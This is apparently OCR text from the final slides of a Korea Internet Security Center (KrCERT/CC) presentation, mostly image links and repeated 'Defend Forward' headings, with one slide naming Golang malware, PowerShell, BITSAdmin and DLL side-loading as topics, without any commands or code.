


Defend Forward


Golang Maware & PowerShell
BITSAdmin
DLL Side-Loading




Defend Forward




Defend Forward



Defend Forward



Defend Forward



THANK YOU

KISC
KrCERT/CC
KOREA INTERNET SECURITY CENTER